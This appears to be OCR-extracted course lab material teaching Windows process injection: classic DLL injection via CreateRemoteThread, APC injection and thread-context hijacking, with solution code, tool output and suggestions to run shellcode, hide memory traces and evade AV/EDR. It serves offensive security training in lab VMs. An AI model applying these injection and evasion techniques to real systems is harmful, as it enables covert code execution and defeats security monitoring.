
At this point, you are now ready to start the injection process. Go back to your cmd prompt and execute the tool with the necessary arguments. Take note of the address of the buffer as you will need that to read from that memory page.

Command line

```
C:\SEC670\Labs\Day3-Labs\ClassicInjection\x64\Debug> ClassicInjection.exe 32 Evildll.dll
```

Notional results


```
C:\SEC670\Labs\Day3-Labs\ClassicInjection\x64\Debug> ClassicInjection.exe 32 Evildll.dll

This program will inject a diven DLL into a given target process
[DEBUG_ INFO] Module: Injector, function: main, Date: Fri Nov 26 22:03:48 2021
main: Target PID: 32
main: Dilpath: Evildll.dll
main: Full path name: C:\SEC670\Labs\Day3-Labs\ClassicInjection\x64\Debug\EvilDll.dll
Injector: InjectDLL: 28
InjectDLL: Obtaining module handle to kernel32.dll,
IniectDLL: [+] Module handle (0x00007FFA16B00000) obtained!
InjectDLL: Obtaining address for LoadLibraryA
InjectDLL: Obtaining handle to target process with PID: 32
InjectoLL: [+] Process handle (0x0000000000000080) obtained!
InjectDLL: Allocating memory in target process.
InjectDLL: [+] Allocation successful: 0x0000025c03270000 of 83 bytes
InjectDLL: Check with debugger or Process Hacker at this point to read process memory
```


notepad.exe (32) Properties
General
Statistics
Performance
Threads
Token
Modules
Memory
Hide free regions
Base address
Type
Size
0x25c01d00000 Mapped: Commit 696 kB R
0x25c01dae000 Mapped: Reserved 19,784 kB
0x25c03100000 Mapped: Commit 4 kB R
0x25c03110000 Mapped: Commit 8 kB R
0x25c03120000 Mapped: Commit 16 kB R
0x25c03130000 Private: Commit 4 kB RW
0x25c03131000 Private: Reserved 196 kB
0x25c03170000 Mapped: Commit 4 kB R
0x25c03180000 Private: Commit 60 kB RW
0x25c0318f000 Private: Reserved 4 kB
0x25c03190000 Mapped: Commit 716 kB R
0x25c03250000 Private: Commit 4 kB RW
0x25c03260000 Mapped: Commit 4 kB R
0x25c03270000 4 kB RW
0x25c04060000
0x25c051a0000
0x25c051b0000
0x25c051b1000
0x25c051c0000
0x25c051d0000
0x25c05510000
0x25c05511000
Read/Write memory
Save...
Change protection...
Free
Decommit
Read/Write address...
Copy Ctrl+C
Copy "Base address"

Now you can go back to the cmd prompt and hit `Enter` to continue the injection process as the program is waiting for your input.

```
InjectDLL: Attempting to write the DLL path to the newly allocated buffer...
InjectDLL: [+] Succesfully wrote 83 bytes to 0x0000025C03270000
InjectDLL: Creating the remote thread to trigger DllMain...
InjectDLL: [+] Successfully created remote thread: 0x0000000000000088 ID: 0x00001f20
```


Back in Process Hacker, refresh the memory window and, if successful, you will see the full path to your DLL starting at the base address of the page. If you do not see the full path, or only see the name of the DLL, you need to double check that your code is writing the correct value to the remote buffer.



Back in the cmd prompt, the program should appear as if it is no longer responding. This is due to the infinite wait for the single object, the thread.

No popup?

Minimize all other windows and it should be there.



Additional Tip

If you are still having issues, close Notepad and start again. Your DLL will not be loaded again once it has already been loaded by a previous attempt.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

TODO Solutions

TODO #1

- Obtain a handle to `kernel32.dll`.

```
hK32 = GetModuleHandleW(L"kernel32.dll");
```

TODO #2

- Obtain procedure address for `LoadLibraryA`.

```
pfnLoadLibraryA = GetProcAddress(hK32, "LoadLibraryA");
```

TODO #3

• Obtain process handle to target process with the correct access rights.

```
hTargetProcess = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE |
PROCESS_CREATE_THREAD, FALSE, Pid);
```

TODO #4

• Allocate RW memory in the target process.

```
RemoteBuffer = (PUCHAR)VirtualAllocEx(hTargetProcess, NULL, DllPathLen, MEM_COMMIT |
MEM_RESERVE, PAGE_READWRITE);
```

TODO #5

• Write the path of the DLL into the newly allocated remote buffer.

```
Retval = WriteProcessMemory(hTargetProcess, RemoteBuffer, DllPath, DllPathLen,
&NumberOfBytesWritten);
```

TODO #6

• Create the remote thread.

```
hRemoteThread = CreateRemoteThread(
        hTargetProcess,
        0,
        0,
        (LPTHREAD_START_ROUTINE)pfnLoadLibraryA,
        RemoteBuffer,
        0,
        &ThreadId
    );
```

TODO #7 - EvilDll

• Make a message box pop up with the message of "[your name] injected here!" and "SEC670".

```
MessageBoxW(nullptr, L"JReiter injected here!", L"SEC670", MB_OK);
break;
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- The classic method of injection is not very complicated once you have done it a few times. Debugging can be challenging when it is not an obvious coding issue. The combination of these APIs can be detected by certain AV/EDR solutions, but sometimes endpoints are not protected at all.

Lab Enhancements

- Would it be possible to free our injected DLL once done with it?
- Could you free the remotely allocated memory once done with the injection?
  - Does freeing memory clear out any data that was in it?
- What else could be done to make it seem like you were never in that process' memory?
  - If someone were to create a memory dump of the target process, would they find your string still occupying space in memory?
- Executing shellcode
  - Modify your DLL code to have it execute shellcode.
  - Could prove to be more useful than a message pop up box
- Instead of printing everything out to the terminal, write it out to a log file.
  - Can you encrypt the content's log file so that nobody but you can make sense of it?

Lab 3.3: APCInjection

Background

Sometimes you just need another method to get something done. APC injection relies on queues of threads that will be executed when the system decides it can do so. Many times, a thread's APC queue will be checked when the system is done executing a `syscall`, or when a thread context is being switched out. Whatever is in the APC queue will be executed until either the queue is empty, the thread is interrupted, or its quantum expires. One advantage with this method is that it gets rid of the `CreateRemoteThread` call and simply queues a routine to every thread in the process. You could get clever and create an APC to queue your malicious APC to try and avoid security products from looking at your APC. Think of it like APC inception.

APIs Used

- `QueueUserAPC`
- `Thread32First`
- `Thread32Next`
- `OpenThread`
- `GetFullPathName`
- `GetLastError`
- `VirtualAllocEx`
- `WriteProcessMemory`
- `GetModuleHandle`
- `GetProcAddress`
- `CreateToolhelp32Snapshot`

Structures of Interest

`tagTHREADENTRY32`

```
typedef struct tagTHREADENTRY32
{
    DWORD   dwSize;
    DWORD   cntUsage;
    DWORD   th32ThreadID;       // this thread
    DWORD   th32OwnerProcessID; // Process this thread is associated with
    LONG    tpBasePri;
    LONG    tpDeltaPri;
    DWORD   dwFlags;
} THREADENTRY32;
typedef THREADENTRY32 *  PTHREADENTRY32;
typedef THREADENTRY32 *  LPTHREADENTRY32;
```

Objectives

- Become familiar with the APIs used in the lab.
- Understand the elements in the `THREADENTRY32` structure.
- Become familiar with queuing an APC to a thread.
- Understand how each API used can fail and how to check for errors.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio
    - Open the `APCInject` solution file.
    - The solution holds the `main.cpp` source file, which contains the `main` function. Inside of the `main` function is where your work begins.
    - There are **TODO** comments that describe what is to be done.

2. Additional Source Files
    - `ErrorApis.h and .cpp`
        - For the declaration and definition of the `ResolveError` function
    - `ProcessHelperApis.h and .cpp`
        - For several functions that aid with injection

        - Explore the code when you have extra time
    - `Defines.h`
        - Defines the `MODULE`

3. TODO #1
    - Allocate a new chunk of memory in the remote process.
    - The page protections should be `RW`.
    - Choose the appropriate size.
        - The default page size is always a good one.
    - Make sure the memory is reserved and committed at once.
    - Let the memory manager decide where to allocate the buffer.
4. TODO #2
    - Write the data to the remote buffer.
    - Take caution and make sure you write the correct number of bytes to the buffer.
    - You can track the number of bytes written, but it is not completely necessary for this lab.
    - Place the call inside the `if()` statement as its condition.
5. TODO #3
    - Obtain the module handle for `kernel32.dll`.
6. TODO #4
    - Obtain the procedure address for `LoadLibraryA`.
7. TODO #5
    - Queue the APC to the threads.
8. Build
    - Build the solution and monitor the output window for any build errors.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

- Once you have a successful build, run the tool from the command line, choosing a target process like Notepad.exe or Explorer.exe.
- Running the program without any arguments shows the help.

Command line

```
C:\Tools\Day3-Labs> APCInject.exe
```

Notional results

```
C:\Tools\Day3-Labs> APCInject.exe

This program will inject a given DLL into a given target process thread
[DEBUG_INFO] Module: APCInject, function: main, Date: Sat Jan 22 15:47:31 2022
[USAGE] APCInject.exe <PID>  <DLL Path>
APCInject.exe 1024 C:\Tools\Day3-Labs\Evil.dll
```

- You will need to provide a PID and the full path to the `Evil.dll` that was created in `Lab 3.2: ClassicDLLInjection`.

Command line

```
C:\Tools\Day3-Labs> APCInject.exe 4125 C:\Tools\Day3-Labs\EvilDll.dll
```

Notional results

```
C:\Tools\Day3-Labs> APCInject.exe 4125 C:\Tools\Day3-Labs\EvilDll.dll
This program will inject a given DLL into a given target process thread
[DEBUG_INFO] Module: APCInject, function: main, Date: Thu Dec  8 19:49:27 2022
main: Target PID: 660
main: DllPath: EvilDll.dll
main: Full path name: C:\Tools\Day3-Labs\3.3\EvilDll.dll
main: [+] Process handle (0x00000000000000A0) obtained!
main: Allocating memory in target process...
main: [+] Allocation successful: 0x000002697B3E0000 of 0x00001000 bytes
main: Check with debugger or Process Hacker at this point to read process memory
Hit ENTER to continue...

main: Writing data to remote buffer...
main: [+] Successfully wrote 34 bytes to remote buffer
main: Refresh the read of the process memory. Hit ENTER to continue
Hit ENTER to continue...

main: Getting all threads of the process...
main: [+] Obtained a vector of threads
main: Obtaining module handle to kernel32.dll...
main: [+] Module handle (0x00007FF8590F0000) obtained!
main: Obtaining address for LoadLibraryA...
main: [+] Obtained procedure address: 0x00007FF8591104F0
main: [+] Obtained handle thread (0x000000a4) to thread ID: 0x00001f78 (8056)
main: [+] Obtained handle thread (0x000000a4) to thread ID: 0x00000424 (1060)
main: [+] Obtained handle thread (0x000000a4) to thread ID: 0x000016f4 (5876)
main: [+] Obtained handle thread (0x000000a4) to thread ID: 0x00000f84 (3972)
[INFO] Just sent the APCs to all threads!
```

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

TODO Solutions

TODO #1

- Allocate a new chunk of memory in the remote process.

```
PVOID RemoteBuffer = VirtualAllocEx(
        TargetProcess,
        nullptr,
        USN_PAGE_SIZE,
        MEM_RESERVE | MEM_COMMIT,
        PAGE_READWRITE
    );
```

TODO #2

- Write the data to the remote buffer.

```
if (!WriteProcessMemory(TargetProcess, RemoteBuffer, AbsoluteDllPath,
strlen(AbsoluteDllPath), &NumberOfBytesWritten))
{
    return ResolveErrorCode("WriteProcessMemory", GetLastError());
}
```

TODO #3

- Obtain the module handle for `kernel32.dll`.

```
HMODULE hK32 = GetModuleHandleW(L"kernel32.dll");
```

TODO #4

- Obtain the procedure address for `LoadLibraryA`.

```
FARPROC pfnLoadLibraryA = GetProcAddress(hK32, "LoadLibraryA");
```

TODO #5

- Queue the APC to the threads

```
QueueUserAPC((PAPCFUNC)pfnLoadLibraryA, hThread, (ULONG_PTR)RemoteBuffer);
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- APC injection uses some APIs that are often monitored by AV/EDR solutions so we can turn to using the native APIs instead. Using native, or undocumented, APIs is a bit more risky but so is hacking in general.

Lab Enhancements

- Would it be possible to free the allocated memory?
- Could our data still be seen in memory although it may have been freed?
- How can we find an alertable thread instead of queuing an APC to every single thread in a process?
    - Some processes might have upwards of 40 threads.
- Does it make sense to have everything in `main()` ?
    - Break it up by making other functions that are called from `main()` .

Lab 3.4: ThreadHijacker

Background

Previous labs have enumerated threads of processes but not much has been done with the threads themselves except queueing APCs to them. Messing around with queues is great and all, but now let's dive into a thread's context and manipulate it for code execution. What we want to do now is manipulate a thread's context to redirect code execution to that of our shellcode or similar. Once done, restore the victim's thread context back to what it was before we were there. To get this done, we will have to suspend the thread before we can mess with it. This is a much stealthier method than previous ones so far.

APIs Used

- `GetThreadContext`
- `SetThreadContext`
- `SuspendThread`
- `ResumeThread`
- `CreateToolhelp32Snapshot`
- `Thread32First`
- `Thread32Next`
- `OpenProcess`
- `VirtualAllocEx`
- `WriteProcessMemory`

Structures of Interest

`_CONTEXT`

```
// CONTEXT
typedef struct _CONTEXT {
    // [..SNIP..]
    DWORD64 Rax;
    DWORD64 Rcx;
    DWORD64 Rdx;
    DWORD64 Rbx;
    DWORD64 Rsp;
    DWORD64 Rbp;
    DWORD64 Rsi;
    DWORD64 Rdi;
    DWORD64 R8;
    DWORD64 R9;
    DWORD64 R10;
    DWORD64 R11;
    DWORD64 R12;
    DWORD64 R13;
    DWORD64 R14;
    DWORD64 R15;
    DWORD64 Rip;
    // [..SNIP..]
} CONTEXT, *PCONTEXT;
```

`tagPROCESSENTRY32W`

```
// PROCESSENTRY32W
typedef struct tagPROCESSENTRY32W
{
    DWORD   dwSize;
    DWORD   cntUsage;
    DWORD   th32ProcessID;          // this process
    ULONG_PTR th32DefaultHeapID;
    DWORD   th32ModuleID;           // associated exe
    DWORD   cntThreads;
    DWORD   th32ParentProcessID;    // this process's parent process
    LONG    pcPriClassBase;         // Base priority of process's threads
    DWORD   dwFlags;
    WCHAR   szExeFile[MAX_PATH];    // Path
} PROCESSENTRY32W;
typedef PROCESSENTRY32W *  PPROCESSENTRY32W;
```

`tagTHREADENTRY32`

```
// THREADENTRY32
typedef struct tagTHREADENTRY32
{
    DWORD   dwSize;
    DWORD   cntUsage;
    DWORD   th32ThreadID;       // this thread
    DWORD   th32OwnerProcessID; // Process this thread is associated with
    LONG    tpBasePri;
    LONG    tpDeltaPri;
    DWORD   dwFlags;
} THREADENTRY32;
typedef THREADENTRY32 *  PTHREADENTRY32;
```

Objectives

- Become familiar with the APIs used in the lab.
- Understand the elements in the `CONTEXT` structure.
- Understand the elements in the `PROCESSENTRY32` structure.
- Understand the elements in the `THREADENTRY32` structure.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
   - Open the `ThreadHijacker` solution file.
   - The solution holds the `main.cpp` source file, which contains the `main` function. Inside of the `main` function is where your work begins.
   - There are **TODO** comments that describe what is to be done.

2. Additional Source Files
   - `ErrorApis.h`
     - For the declaration and definition of the `ResolveError` function
   - `ProcessEnumApis.h`
     - For several functions that aid with injection
     - Explore the code when you have extra time

- `Defines.h`
  - Defines the MODULE
- `HijackHelper.h`
  - To assist with hijacking execution of the thread
  - Several `TODO` items here

main.cpp

1. TODO #1

- Obtain a process handle to the target process.
- Handle must have access to perform virtual memory operations like writing to memory.
- No need for any inheritance.

2. TODO #2

- Obtain a thread handle to the target process' thread
- Must have access to get and set the thread's context
- Must have access to suspend and resume the thread
- No need for any inheritance

HijackHelper.h

1. TODO #1

- Allocate a page of `RWX` memory.
  - **Bonus**: Allocate `RW` memory and change it later right before execution.
- Memory should be reserved and committed at once.
- Let the memory manager choose the base address.
- Cast the return type to `PCHAR`.
  - The cast is necessary because VirtualAllocEx returns a `PVOID` type and we need to treat the data there as `PCHAR`.
- Save the base address to the `PCHAR` variable `RemoteBuffer`.
- Example of a cast:

```
(PCHAR)VirtualAllocEx(...);
```

2. TODO #2

- Suspend the target thread.
- Be sure to know what the API returns on error.
- This can be used as the `if()` condition statement.

3. TODO #3
    - Set the thread's context.

Building

1. Build
    - Build the solution and monitor the output window for any build errors.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

- Once you have a successful build, run the tool from the command line choosing a target process like `Notepad.exe` or `Explorer.exe`.
- You can also use the DLL you made from the `ClassicDLLInjection` lab.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

Lab Execution Example and Troubleshooting Steps

Here is an example of executing the final product, as well as information on what can be done to troubleshoot each step of the method.

